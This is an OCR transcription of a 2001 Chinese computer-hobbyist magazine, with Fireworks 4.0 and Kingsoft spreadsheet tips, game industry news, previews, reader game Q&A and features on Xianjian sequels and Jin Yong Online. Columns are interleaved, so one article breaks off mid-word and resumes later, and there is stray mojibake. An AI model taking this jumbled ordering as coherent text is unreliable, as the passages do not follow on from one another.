这个功能是将路径转变为具有一定粗细的轮廓，其中的“角度”选项是设定轮廓的拐角形状，“结束端点”则是用来设定轮廓顶点的形状。

改变路径→插入路径

插入路径可以通过设定目的形状来缩放路径，效果实现很方便。

7. 关于Fireworks 4.0的一些小技巧

（1）如果你打开 Fireworks 4.0 后看不见工具栏，可以通过点击菜单项的“窗口→工具条→主要”就可以出现工具栏了。





图 5



Í¼6

（2）如果你的 Fireworks 4.0 不能输入中文，千万不要埋怨 Macromedia 公司，你需要调整一下你的输入法，至少五笔输入法在 Fireworks 中是不被支持的。微软自带的几种输入法都支持！

（3）在 Fireworks 4.0 里允许用户将扫描线的填充效果添加到“Texture”里面，直接使用，非常方便！

（4）当我们需要对物体进行精确定位的时候，打开“信息”面板看看……什么都有了！

□新疆　张迎新

金山电子表格数据填充技巧



一、相邻单元格填充

如果您要将某一单元格中的数据填充到相邻的其他单元格中，可以按以下步骤操作：

1.选中包含原始数据的单元格或区域。

2.将光标移至所选区域右下角的填充柄（即小黑点），当光标变为小黑十字时，按下鼠标左键拖过需要填充的区域，松开鼠标键。

注意：如果被选中的是数字或日期等数据，而您不想以序列方式填充目标单元格，则应按下Ctrl键，再按上述方法操作。

二、简单序列填充

如果您要在行或列中填充自然数或日期等简单序列，可以按以下步骤操作：

1.在起始单元格中输入序列的初值（如2）。然后在它下面或右侧的单元格中输入另一个值（如4），这两个值的差就是序列的步长（即2）。

2.选中已输入数据的所有单元格，将光标移至该区域右下角的填充柄。当光标变为小黑十字时，按下鼠标左键沿表格行或列拖动，即可依次填充2、4、6、8这样的序列数。

注意：如果要求数据升序排列，应由上而下或由左至右拖动。如果要求数据降序排列，应由下而上或由右至左拖动。

三、等差或等比序列填充

Kingsoft ET没有在“编辑”菜单中设置“填充”子菜单，等差或等比这样的特殊序列必须用以下方法填充：

1.在序列起始的两个单元格内输入初值和第一个终值，然后将两者所在的区域全部选中。

2.将光标移至该区域右下角的填充柄，当光标变为小黑十字时，按下鼠标右键沿表格行或列拖动。当虚框到达合适的填充位置后松开鼠标键，根据需要在快捷菜单（图1）中选择“等差序列”或“等比序列”即可。

注意：如果序列起始单元格只有一个数值，则以1为步长按等差序列填充。

四、移动数据填充

如果您需要将某块数据移动到表格的其他位置，可以按以下步骤操作：

1.选中需要移动的数据区域。

2.将光标移到数据区域的边界，当光标右下方出现矩形小虚框时按下鼠标左键，这时可以看到单元格选中标记内部出现虚框。

3.按住鼠标左键拖动数据区域向目标位置移动，则选中标记虚框的右下角的黄色提示框显示当前位置（图2），当光标到达指定位置后松开鼠标左键即可。

五、复制数据填充

如果您要将一个公式或数据复制到多个单元格中，可以按以下步骤进行操作：

1.选中含有公式或数据的某个单元格（或区域）。

2.按住Ctrl键，然后将光标移到数据区域的边界。当光标右下方出现矩形小虚框时按下鼠标左键，这时可以看到单元格选中标记内部出现虚框，光标右下方的矩形小虚框内有一个“+”。

3.按住鼠标左键拖动数据区域向目标位置移动，则选中标记虚框的右下角的黄色提示框显示当前位置，当光标到达指定位置后松开鼠标左键即可。

六、重复数据填充

如果您要将某一数据或公式应用于多个单元格，可以按以下方法操作：

1.按住Ctrl键，用鼠标单击需要填充同一数据或公式的多个单元格。

2.按常规输入数据或公式，结束后按Ctrl+Enter键，则所选中的所有单元格均被填入相同的数据或公式。




图1




图2

游戏漫谈



□**北京** 疾风之龙





《电脑爱好者》又有游戏栏目了！

根据广大游戏爱好者的要求，游戏内容终于从数字时尚中分离出来单独成了一个栏目。通过我们前期与游戏厂商搞的系列活动，从反馈的数量及读者参与的热度来看，我们都是非常有信心做好这个游戏栏目的。因为有着那么多的游戏爱好者的支持，所以我们也把栏目名称改为：“大众游戏”

这个新栏目内容主要包括：

1.游戏漫谈：游戏文化、游戏圈事件、人物专访等；

2.新品上市：正版游戏产品上市信息、游戏圈新闻动态；

3.热门游戏线报：最新流行游戏产品上市信息;

4.游戏问答、技巧：介绍流行游戏难点、重点，通关技巧；

5.专题报道、游戏攻略、评论；

6.游戏连线对战线报：星际、Quake等游戏连线对战战报赏析、网络游戏密技大发送。

主持人：醉心客

展望未来的KOEI

凭借着《真·三国无双》在PS2上的良好表现，今年的KOEI创造了游戏销量与营业收入最好的成绩。

KOEI在PS2上推出的《真·三国无双》全球累计销售70万套，去年KOEI推出了11款游戏，全部合计销售了135万8000套，由此可以看出PS2上的《真·三国无双》为光荣公司的业绩做出了多大的贡献。

KOEI在中国市场上最有影响力的四款游戏都是PC上的系列游戏，"三国志"系列、"大航海时代"系列、"织田信长"系列和"太阁立志"系列，这往往给国内的玩家一个假象，好像KOEI是一个以制作PC游戏为主的游戏制作厂商。而实际上，KOEI是一个跨平台的游戏开发商，在以前的PS、NC上都有其作品。今年，随着PS2的市场占有上升，KOEI更是打算把发展的重点放在PS2上，在上半年有5款PS2游戏推出，预计销售60万套，下半年推出的10款PS2游戏则打算销售160万套，占KOEI全年开发游戏数量的四分之三，而PS2上的游戏主力则为《真·三国无双2》和《封神演义2》。

同时，KOEI也有跨平台的准备，在微软的XBOX和任天堂的GameCube上都会有相应的游戏开发。目前针对XBOX的游戏有两款，分别是《信长之野望岚世纪》与角色扮演游戏大作《红之海》。据KOEI透露，XBOX上的作品将比PS2的作品有更好的表现力，但由于XBOX是全新的开发平台，所以这两个游戏要分别等到2002年和2003年才能完成。

任天堂的GameCube上也有KOEI的作品，但由于GameCube所针对的玩家群年龄层较低，和KOEI发展高年龄层玩家的取向不一样，所以在GameCube上的作品上，KOEI也在有计划地改变一些内容，以使自己的游戏能符合玩家需要。目前针对任天堂开发的游戏是《封神演义》，预计2003年3月推出。

可以看出，KOEI对明年和未来的发展充满信心，将发展重心放在PS2上的KOEI希望成为PS2游戏开发商中的第一。这是一个宏伟的计划，因为它将面对的是史克威尔、EA这样的游戏巨头，PS2也是他们渴望占领的巨大金矿，要超越他们成为PS2的第一开发商，必须靠强大的实力和金钱的力量，KOEI要实现梦想与希望并不容易。而且，从KOEI所要发展的重点游戏中，我们没有发现中国玩家所喜爱的四大系列游戏产品。如果没有了"三国志"，没有了"大航海时代"，KOEI还会是我们心中的KOEI吗？让我们拭目以待光荣的未来吧！

国产游戏，忙、忙、忙！

6月，对于位于珠海，能从窗外看到一派南国美景的西山居制作人员，和处于北京没完没了的烈日下目标公司的游戏制作人员来说，都不是一个欣赏风光的好时刻。西山居的《剑侠情缘外传—月影传说》已经到了开发的收尾阶段，平时在北京的西山居的负责人裘新近日飞到珠海督战，6月15日，他将带着母盘飞回北京，而游戏将于6月30日上市。西山居为开发这部《外传》，从去年4月立项至今，历经14个月，参与人数30余人，美术人员多达20人，西山居制作小组的人数也因此达到历史最高点。从《外传》已经公布的剧情、画面和裘新本人给出的评价来看，《月影传说》除了音乐和正传差不多外，在剧情和画面上都有不小的突破，游戏将会是多线程多结局。

目标公司借《傲世三国》在国内和国外市场的热销，搬进了新办公楼，地方大了，人自然也多了起来，制作小组增加到40余人，正在全力开发《傲世三国》的增强版和网络游戏《秦殇》。《傲世三国》增强版的游戏时间设定在三国赤壁会战到三分天下的那段时期。与前作相比，《傲视三国之赤壁之战》又新增了很多特点，如新增三个兵种，使游戏基本兵种总数达到六种。武将的作用得到了全面的提升，武将技从原来的十一种增加到近五十种，熟练掌握并灵活运用不同效果的武将技，将对战斗产生极大的影响，故而这将成为玩家争霸的高级技巧。同时，武将被分为不同类型，向不同的方向发展，将使武将掌握不同的武将技组合，从而在战场上发挥完全不同的作用。以赤壁之战为背景，精心设计了三方共计二十一个新关卡，增加了全新的场景地图、界面背景图，游戏画面的精美程度较前作有了大幅度的提高，制作了全新的背景音乐，并针对玩家的意见，对前版中的问题与不足，比如士兵巡逻、马匹的控制等，作了大量的修正与改进。

目标公司的网络游戏《秦殇》预计会在年底推出，从笔者目前了解到的情况来看，《秦殇》的完成度还不是太高，单从游戏画面的演示效果来看，《秦殇》继承了目标公司一贯的高品质水准。但网络游戏最吸引人的地方不是画面，如何克服国内网络游戏为升级而无聊地砍杀，支线任务可玩度不高的问题，才是《秦殇》和国内网络游戏最应该注意的问题。

碰碰i世代，网上新体验



一提到电脑游戏，特别是网络游戏，给人的感觉往往是男孩子们的天下，女性涉足不多。但是，随着大型网络游戏《碰碰i世代》的推出，将会有越来越多的女性参与其中，为游戏增加一道靓丽风景。

《碰碰i世代》可以说是专门为女性和喜欢交友聊天的玩家设计的，可爱的人物造型，形象的人物动作，操作简单，气氛轻松，没有丝毫暴力因素，完完全全是一个和平温馨的梦幻世界。面对面的聊天交流，比在聊天室过瘾得多。在韩国，该游戏的用户一半以上是女性玩家，这是任何一款网络游戏所没有的。游戏的各种设置都非常体贴女性用户，简单的特性缩短了女性用户与游戏之间的距离，她们也可以轻轻松松地玩上属于自己的游戏了。

《碰碰i世代》将于7月10日与玩家正式见面，请大家登录www.pengpengi.com，一起感觉网上新体验！

（该游戏已经收录在《电脑爱好者》编辑部首次推出的《从毒龙到P4 傻博士装机实战》光盘中，并提供试玩账号与密码。）

风云之七武器



制作公司：昱泉国际

发行公司：中青旅创先软件

上市日期：2001年7月

《风云之七武器》是制作笑傲江湖的原班人马所打造的另一部武侠漫画美学的大作。

游戏的剧情是从步惊云丧失记忆开始，一直到聚集江湖武器至宝「七武器」，为取龙元而前往朝拜龙神的水族之岛上杀龙神，到最后与武林至尊的七武器决战。玩家可以操纵许多在漫画中耳熟能详的特殊角色，所有的角色在3D Polygon模型的制作更远胜于笑傲江湖的表现，细致到手指关节的变化甚至脸部肌肉的牵动。而在剧情叙述或是战斗时的人物动作上，使用了最新的Motion Capturer技术，加上不可思议的辅助表演动作来达到极为顺畅与超写实的效果。

活祭

制作公司：INTERPLAY

代理公司：世纪雷神

上市日期：2001年7月



《活祭》(Sacrifice)以独特的视角和巨大的视域给玩家带来了史诗般的感觉。玩家可以征募超过50个不同的生物来执行自己的命令，这些生物的种类非常之多，从讨厌的小精灵到巨大的龙等等，尽管没有一种具有同传统原型相似的特点。另外Sacrifice强调的重点是游戏中的即时战斗，这样资源的管理将会比较简单，不会受到外界的干扰。

《活祭》由Shiny Entertainment开发，它将3D即时战斗、动作和角色发展的要素结合在一起，同时还拥有联网对战的能力。在游戏中，玩家将扮演一个巫师，为满足五个神，玩家要在广阔的大陆上四处奔波，战斗，施放魔法，召唤怪物。

浣花洗剑录



设计公司:海豚蜂工作室

发行公司:智冠科技

该游戏有别于一般之战斗，采用的是预先出招的过招方式，"料敌机先"可说是整个游戏的战斗精髓。随着情节点数的累积，玩家将获得能够一窥敌方招式的先机，每次最高可累积六点，每两点可看对手一招，每回合敌我各发六招，也就是说，玩家幸运的话将可以看到三招敌方招式，再经由敌方的各种资料，如门派、使用之武器等，去决定所要对应之武功。当实力在伯仲之间或以弱对强的话，若策略运用不当，往往会造成"一子错，满盘输"的局面！

大富翁五




制作公司：大宇资讯

大陆总代理：北京晶合时代软件技术有限公司

上市时间：2001年6月15日

《大富翁五》是一款传统系列的老少皆宜的益智类游戏，它以全新的内容带给游戏玩家耳目一新的享受。在新的游戏里，每位角色都是身怀绝技，制作者将以往的部分卡片功能直接融合在各个角色之中，这样每一个角色就会根据它们各自的特点，将有不同的特技可以使用。移动牌系统使策略性加倍，它提供了三张移动牌，玩家拥有策略自主权，



自由选择移动牌，各玩家将同时游戏。《大富翁五》除了普通的单机模式外，在天涯若比邻的网络对战模式下，将提供局域网对战和互联网对战。在互联网对战中，大宇资讯还将为玩家提供游戏服务器，玩家可免费试玩一年，助您广交天下玩家。

红月



发行公司：亚联游戏

总经销：北京晶合时代软件技术有限公司

上市日期：2001年6月28日

《红月》是根据漫画家黄美娜actionSF同名漫画"红月"重新改编制作而成的，因此使用了与原作相同的人物。黄美娜特有的美妙且富有魅力的画风，让玩家深深地沉浸在红月世界里。从细腻的动作可感觉到游戏的真实性，而且魅力无限的角色的动作和细腻的画面将使得ARPG更加生动。

三国世纪ON LINE



研发厂商：吉米科技

国内发行：华彩软件

预计上市时间：2001年7月

《三国世纪ON LINE》是由吉米科技研发制作的大型策略网络游戏。与现有的其他网络游戏不同，这是一个全新概念的网络游戏，它采用了世界上最先进的GIME(Generic International Mud Engine，通用性国际化MUD引擎）技术，在此基础上使用了独立开发的游戏平台，并对新的游戏概念——策略网络游戏进行了大胆的创新。

游戏问略



□广东 游虾

1.洛阳魏兵来信询问一些关于CS的问题，现在收集如下，供各位参考。

问：在游戏中，如何从高处跳下来而不扣生命值？

答：如果是从吊桥跳下来，因为下面有水，跳下来就不扣血，一般地形一定会扣的。但是如果你跳下时按蹲（默认按Ctrl键），会扣得比较少，有时甚至不扣。另外，如果你换一支轻枪（最好是刀），或者是跳到队友的身上，都会扣得比较少。

问：狙击枪的威力有多大？可以贯穿几个人？

答：通常狙击枪可以同时射杀4个人，但这4个人要在同一直线上。

问：在游戏中使用哪种武器最好？

答：其实每种武器都有自己的特点，不能一概而论，具体是要在不同的环境使用不同的武器。例如在近距离时可以用M4A1，在远距离时可以用AK-47，不管远距离点射或是近距离狂扫都能轻松干掉敌人。如果嫌钱太多可以去买51，使用狙击枪，其威力很大呢！

2.广州的陈杰问：为什么进入星际争霸后，屏幕刷新频率会自动降低？还有，1.04版的能不能升级为1.08版的？

答：可以通过修改注册表解决。你试着改注册表看看，把系统的默认刷新率（60Hz）改成你想要的。可以通过在注册表中搜索60来查找，然后修改，当然最好先把注册表备份了，否则损失很大。至于要升级版本，其实很简单，只要去下载一个1.08补丁，解压覆盖到星际的目录就能升级。

3.北京小伟问：最近炒作得非常厉害的《新仙剑奇侠传》与旧的《仙剑奇侠传》有什么区别呢？

答：其实《新仙剑奇侠传》在剧情方面基本上与旧的相同，只是加入了一个隐藏结局，这个隐藏结局是比较完满的，现在在大宇公司的网站中（www.softstar.com.tw），可以让你投票选择要与赵灵儿或者是林月如在一起的结局（记得去投哦）。此外，在画面效果上经过了全新的制作，表现更为细致和生动。

4.郑州庄荣文问：最近我在玩《幽浮：执行者（X-com enforcer）》这款作品，但是一些基本的操作不清楚，可否告知？

答：以下提供游戏默认键盘控制的方法：开火（Fire Weapon）=鼠标左键或[Alt]：瞄准器（Expert Aiming）=鼠标右键或[M]；跳跃（Jump Jets）=空格键或[Ctrl]；向前移动（Move Forward）=上箭头；向后移动（Move Backward）=下箭头；向左移动（Strafe Left）= 左箭头或[,]；向右移动（Strafe Right）=右箭头；[']=系统控制台；[Delete]=向上看；[PageDown]=向下看；[End]=中心显示；[H]=提示。

5.深圳飞飞问：《大富翁5》什么时候推出？

答：最近大宇宣布了《大富翁5》在台湾将在6月15日推出，而内地的代理推出时间是7月初左右，大家很快就可以玩啦。

6.山西小芹问：我把三国志五解压后，运行PLAY，提示NO ENOUGH CHACHE。请问如何解决？

答：《三国志五》是DOS下的游戏，你需要对内存作一些配置才能玩。如果不太熟悉的话，最简单的一个方法就是将autoexec和config两个文件更名后重启，然后进入Windows界面来运行，会自动配置好的。

7.大连孙光海问：在玩《天之痕》的时候，在大梁的第二艘龙船的迷宫好像没有出口呀！怎么走？

答：要注意一下，会发现假鼎的房间最里面的角落里有个暗道，下去后可到另一条船上，再通过一条同样的密道，可到达一个大柱子前，爬上去吧，爬上去之后一直朝右下角走，来到一面大墙后，自然发生情节。

8.北京小生问：我在玩《风云天下会》时在乾坤庄里很多人都打不完，游戏进行不下去了。得知有BUG，于是下载补丁。可是似乎没有什么作用，请不吝赐教，感谢！！！

答：你可以先去霸刀楼，就是右上角的那个屋子，上二楼后，进入左下角的房间，会看到屏风后有两个人，如果没有就出来再进去试试，杀，然后存盘下楼，再杀，出门，就看到了，再向右走进入小房子内。

9.问：一朋友的网吧欲用虚拟光驱玩石器时代，请问用什么虚拟光驱的软件最好？

答：可以选择的软件有很多，例如Daemon TOOLS，在http://emu.needgame.com/emu_down/ps/daemon260.zip可以下载。另外VD（虚拟光驱）2000也不错。

10.问：玩《三角洲特种部队3》需要什么配置？

答：至少需要有块Voodoo3或者TNT2吧，赛扬433就可以跑起来，内存最少要64MB，这基本上是可以玩得比较舒服的最低配置了。


11.问：《1937特种兵》最后一关第十二关怎样过？

答：本关开始时，老赵和强子将会出现在地图右上角，而需要炸毁的六处地方则散布在整个地图。首先让强子将距离最近的敌人以及巡逻队消灭，然后在山本进入司令部后从背后扔出手榴弹将其击毙。接下来两个人再将其他剩余敌人全部歼灭，并在地图右下角取得足够的炸药包。让老赵使用炸药包将所有指定地点的东西全部炸毁后，二人跑向地图左上角的出口完成本次任务以及本游戏。这里给大家一点建议，歼灭地图右下角的两队巡逻兵的时候，建议先让老赵在其中一支队伍的路口停留处埋下地雷，等地雷爆炸引得全部巡逻兵聚集到一起后，控制强子使用手榴弹便可将其全部炸死。



□广东 小伟

《Combat Command 2(战斗命令)》
制作:Boku Strategy Games
发行:Shrapnel Games
类型:战略
容量:1CD
评分:7分



这款战略作品的继作仍然以二次大战为主题，玩家在游戏中可以扮演Patton或Rommel来进行大规模的战争，参与纳比亚的装甲坦克战，甚至是突尼西亚高山的白兵战。游戏设定了17个不同场景，包括Sidi Rezegh、Kasserine Pass、El Guettar、Mareth Line等，玩家亦可以通过游戏提供的控制面板来自行设计场景。

《Buffy the Vampire Slayer(魔法奇兵)》
制作:FOX
发行:FOX
类型:动作冒险
容量:1CD
评分:6分



这是一款改编自人气电视影集的第三人称动作冒险游戏,除了会推出PC版本之外，还会推出PS、DC等版本，可见投入之大。玩家扮演的角色为一名平凡的高中啦啦队长，同时也是一名特殊的吸血鬼猎人，在伙伴同盟的帮助下，利用各种特殊能力来打败敌人。游戏中的混合成分颇多，除了最基本的动作元素，还有格斗及幽默成分。游戏中的场景及角色都描绘得相当细致，另外值得一提的是游戏中的场景也不少，而且很多都是在电视影集中曾经出现过的，大家要注意罗。

《O.R.B.(奥啊比)》
制作:Strategy First
发行:Strategy First
类型:战略
容量:1CD
评分:7分



这是一款全3D的太空即时战略作品，有些像以前有名的《家园》，制作人员亦坦言对《O. R. B.》的期望颇大,期望能把3D即时战略元素提升到更高层次,在制作方针上亦会跟《Homeworld》背道而驰,力求给玩家们全新的感受和乐趣。

《MYTH II: Green Berets(神话2)》
制作：TAKE 2
发行：TAKE 2
类型：策略
容量：2CD
评分：8 分



今集游戏将以团队的策略形式推出，背景是设定在东南亚的丛林之中。玩家要完成10项任务，期间会穿越多场景，好像是稻田及地底隧道等等。玩家可使用的武器包括手榴弹、医疗药袋、电讯设备等等。而军事单位包括combat snipers、mortar crews、M16 gunners、helicopters等等。而任务方面包括寻找坠毁的直升机机员、破坏敌方通讯塔及基地。游戏还会包括原装的《MYTH II》，让玩家可以一次拥有两套游戏。

《Steel Soldiers (钢铁战士)》
制作:Bitmap Brothers
发行:Bitmap Brothers
类型:RTS
容量:1CD
评分:7.5分



这是一套全3D即时战略游戏，在游戏里，玩家将会带领一群钢铁士兵和装甲机体去跟太阳系的强大军事集团对抗。游戏的画面制作得相当细致，在操作上亦引入了很多全新的设计,使游戏在操作的时候更为流畅，各位可不要错过！

《RuneSword II (维京之剑2)》
制作:Crosscut Games
发行:Shrapnel Games
类型:RPG
容量:2CD
评分:8



这是一款受欢迎的角色扮演游戏《RuneSword》的续集，今集也是意在吸引角色扮演游戏的玩家们。游戏有两个单人模式的阵营及三个小型冒险，采用回合制的策略战斗游戏系统，有超过35种技巧、46种魔法、13个不同的角色种族。游戏还设有随机冒险剧本。

□贵州　yago

仙剑奇侠传的后继者们

李逍遥离开玩家的视线已经是很久以前的事情了，逐渐有不少新出道的玩家在听到这个名字时表现出迷茫的神情。想起来时间也过得真快，毕竟那都是上个世纪的辉煌了。真正忘不了仙剑的还是更多的老玩家，想想有多少人曾为它黯然销魂，又有多少同期的作品因为无法望其项背而痛遭贬斥。也许是因为担心无法背负着那‘全球华语地区最佳游戏”的盛名，《仙剑奇侠传》的作者大宇公司在相当长的一段时间里没有任何开发其后继作品的计划。然而进入新世纪后的这一年，大宇却突然连续宣布了三款与《仙剑奇侠传》相关的游戏，在全球华语地区的仙剑迷中引发了一场不亚于原子弹爆炸的风暴。现在就让我们来看看这三位仙剑的后继者们都长啥模样。











《仙剑奇侠传》当年是作为一款RPG而出名的，因此首先要介绍最符合其继承人身份的《新仙剑奇侠传》。虽然带了个新字，但这款游戏实在只能算原作的精雕细刻完美版。剧情除增添了一些分支外大致没有太多变化，依旧从李逍遥为婶婶在店中帮工开始那段大家早已烂熟于胸的经典故事。不过游戏角色、肖像、物品、迷宫、战斗、场景、动画、配乐、音效等均由大宇旗下的狂徒创作群全部重新制作，最直观的变化就是画面精美程度有了跨时代的提高，2D的手绘背景辅以3D魔法效果，使这部行将就木的大作转眼间又焕发出新的生机，仔细品味还能发现，制作者们甚至连人物对白都来了次大翻工。

尽管新瓶装老酒不为我辈所推崇，但从狂徒的这番良苦用心就可以看出《仙剑奇侠传》的号召力有多么大。《新仙剑奇侠传》的推出一方面足以重燃老鸟们日益降温的热情，细枝末节处的改动也能激发仙剑迷们的狂热，同时还可凭借革新后的现代化包装在新生代玩家中迅速树立自己的形象。《新仙剑奇侠传》应该不能算作真正的二代，但我们相信，当这个夏天《新仙剑奇侠传》面世后，它很快会成为无数仙剑迷争相收藏的佳品。

《仙剑奇侠传》已成为一块含金量极高的品牌，任何平凡的东西只要沾上它就会身价倍增。在犹豫良久之后，大宇终于决定把这笔积蓄抽出投资，于是我们又迎来了经营策略型的外传《仙剑客栈》。故事说的是李逍遥的婶婶李大娘因远行将客栈交由逍遥打理，而三位女主人公赵灵儿、林月如、阿奴三人也相继出现，凑足四人后开始共同经营客栈（好像还可以做成麻将游戏？），几位少年男女奏响一曲商场的爱之歌。这部作品与当前泛滥的各种经营型游戏相比有自己的鲜明特色，独创的料理格斗系统把血雨腥风的江湖杀戮变成了厨房中的姜葱油盐之战。三位美女摇身变成了掌勺的大师傅，而逍遥（也许应该叫逍遥大哥吧）却甘当跑堂的小二，呈单上菜迎宾送客全都包下，总共108种中华名菜，无疑又会谱写出仙剑系列的另类新章。

做生意的同时当然也不忘谈情说爱，如果光有菜谱和利润，离开了爱情哪里称得上仙剑呢？可怜的逍遥每日打烊后才能开始与三位女主角拍拖（也真不知他累不累？），去各风景名胜闲逛之时偶尔会闯入藏有宝物和食材的迷宫，幸好原作中的乱葬岗、神木林、将军冢、火麒麟洞、鬼阴山都在，玩家们很快就会习惯这种宝剑换锅铲的改变。如果说原作是一部充满了伤感情怀的爱情悲剧的话，那《仙剑客栈》就是一道轻快幽默的小品。此游戏的结局多达十八种，除事业有成和找到感情归宿外，还会有出人意料的爆笑结局。

《仙剑奇侠网络版》的降生与最近风靡一时的在线游戏狂潮有密切关系，虽然大宇的动作似乎慢了点，但在《仙剑》品牌的巨大号召力下，估计没有人会质疑它后来居上的可能性。除了各界人士表示出的好奇，《仙剑奇侠网络版》并没有公布更多的细节。五月下旬大宇公司居然还搞了个网络版剧情征

□北京　雷斯林之眼

金庸群侠传 Online

腥风血雨的江湖路，除了刀剑和武功，还有什么可以依赖呢？尔虞我诈的人世间，你能否找到真正的友情和爱情呢？取材于金庸先生小说的金庸群侠传online（以下简称金庸 online）为我们提供了一个可以真正体验武侠魅力的世界！笔者以普通玩家的心态，参与了这款作品的测试，现在要向大家讲述的，就是我对这款作品的感受。那么，金庸online有什么样的优缺点，与前作金庸群侠传相比又有什么样的提升呢？请听我娓娓道来……

游中原，长城内外，江山更妖娆



进入游戏测试版的界面，笔者大吃一惊，与时下画面简单粗糙的许多online游戏不同，这款游戏的画面十分精美，不亚于任何单机游戏，比金庸群侠传更有了质的飞跃。建筑物和场景的勾绘都很讲究，风格趋向于唐代，看起来很有些武侠世界的味道，特别是一些金大侠笔下著名的场景，比如光明顶、黑木崖、紫禁城等等，画得非常大气。尽管可能与小说读者的想象有些许区别，但可以看出，制作者在尽力展现原作中的环境和气氛，使笔者在试玩的时候有身临其境的感觉。再加上与小说相同的人物和相似的事件，更让金庸迷感到分外亲切。不过，这一次，我们不再是作为旁观者去感受，而是亲自作为一个参与者去改变整个事件的运程，这样是不是更有成就感呢？

据游戏的开发人员介绍，游戏中的场景囊括了所有金庸笔下的舞台，从中原到西域，甚至日本和中亚，都会在游戏及后续的资料片中出现，这样我们就能够透过网络的舞台，成为云游四海的侠客。在体验金先生武学精髓的同时，感受一下秀丽的山川，实在是很惬意的事情！

看天下，英雄几何，弯弓射大雕

金庸笔下的人物的个性和魅力是小说成功的重要因素。

文活动，征文的最后评选结果将于2002年1月15日揭晓。这个消息从侧面证实了该游戏的开发尚在初期阶段，我们要能玩到它至少也得等到2002年初了。

根据从制作人员那里了解到的情况，这个网络版游戏将独创转世轮回系统，阁下这辈子是人，下辈子就可能是动物甚至鬼怪（人鬼情未了？），至于决定转世后生命形态的条件目前还不清楚。网络版的角色扮演游戏通常不需要太复杂的故事背景，一切全靠玩家们的互动衍生出各种传奇，但为了保持“仙剑特色”，大宇公司也会通过服务器定期加入新分支任务，当然这些分支任务的故事都与逍遥哥那惊天地泣鬼神的悲壮爱情史紧密相关。至于其他在线游戏都有的玩家互动功能就不用多说了，结婚、组建帮派什么的一应俱全。考虑到网络版的征文活动几乎要持续一年，国内也有一批数量相当可观的仙剑迷，如果各位能妙笔生花说不定会被姚壮宪老师看中，








届时阁下的作品不但可成为仙剑的一部分，在拿奖金的同时还能免费获得一套网络版游戏。

以上三个游戏显然都不是大家心目中期盼的正宗《仙剑2》，而大宇公司也一直在打马虎眼，对正式二代的开发计划死活不作表态。显然，与其承担投入资金和耗费时间上的巨大风险制作一款有可能砸前作牌子的续集，还不如借着树大好乘凉来得轻松一些。理解了大宇的苦衷，我们也就明白了为何迟迟不见真正的《仙剑2》。在这无奈中，我们索性不如尝试一下上面几部作品，权当排遣那股对《仙剑奇侠传》的浓郁思念。

±ã注：《新仙剑奇侠传》的试玩版，已经经创先公司授权，收录到《电脑爱好者》编辑部首次推出的《从毒龙到P4　傻博士装机实战》光盘中。希望尝鲜的读者和仙剑的忠实玩家一定不要错过。



令狐冲、郭靖、黄蓉、杨过……这些人物透过小说和影视剧给所有的武侠迷都留下了深刻的印象。金庸online中，所有的这些人物也都会出现，与玩家共同演绎武林中的是非恩怨。笔者在试玩的时候有幸见到杨过和小龙女，他们不仅服饰十分的养眼，头像也很酷，与原来的单机版不可同日而语，颇有些古天乐和李若彤的味道，看来美工在制作的时候也参考了电视剧的扮相。那么黄蓉会不会像翁美玲？郭靖又像不像黄日华呢？到时候你就知道了！

金庸online是群英荟萃的世界，更是创造英雄的世界，任何一个玩家只要运气好，毅力高，都有机会成为万人敬仰的大侠（像萧峰那样的），或者成为帮会的领袖（洪七公那种），或者是……东方不败第二！我在测试期间发现了不少练功的好去处，到时候可以偷偷告诉你呀！另外，游戏中虽然没有明确的职业设定，但是有多方面的技能可以修习，这样的话，成为一个隐姓埋名以技能为生的武林高手也不是很难的事情呀！（什么？你想做卖馄饨的何三七？我晕！）到万人上线的时候，这个江湖一定一如小说中的复杂、惊险，处处充满了悬念、杀机，等遇到强敌追杀的时候，别忘了我教你的这一招呀！

谈武功，笑傲江湖，试与天比高



言归正传，就笔者所见，游戏中囊括了各门各派的绝学。武功的分类很细致也很完善，画面表现也相当有看头，据说每种武功都有独特的画面效果！如果有两位武林高手在互相切磋，我担保场面一定很精彩！由于武功很多，所以在测试过程中为了游戏的平衡性也作了大量的调整。我想，正式版的金庸online，肯定是一个英雄辈出、风云际会、百家争辉的年代。在这个年代中，将会留下你我辉煌的一笔！

觅神兵，谁与争锋，配者竞天骄

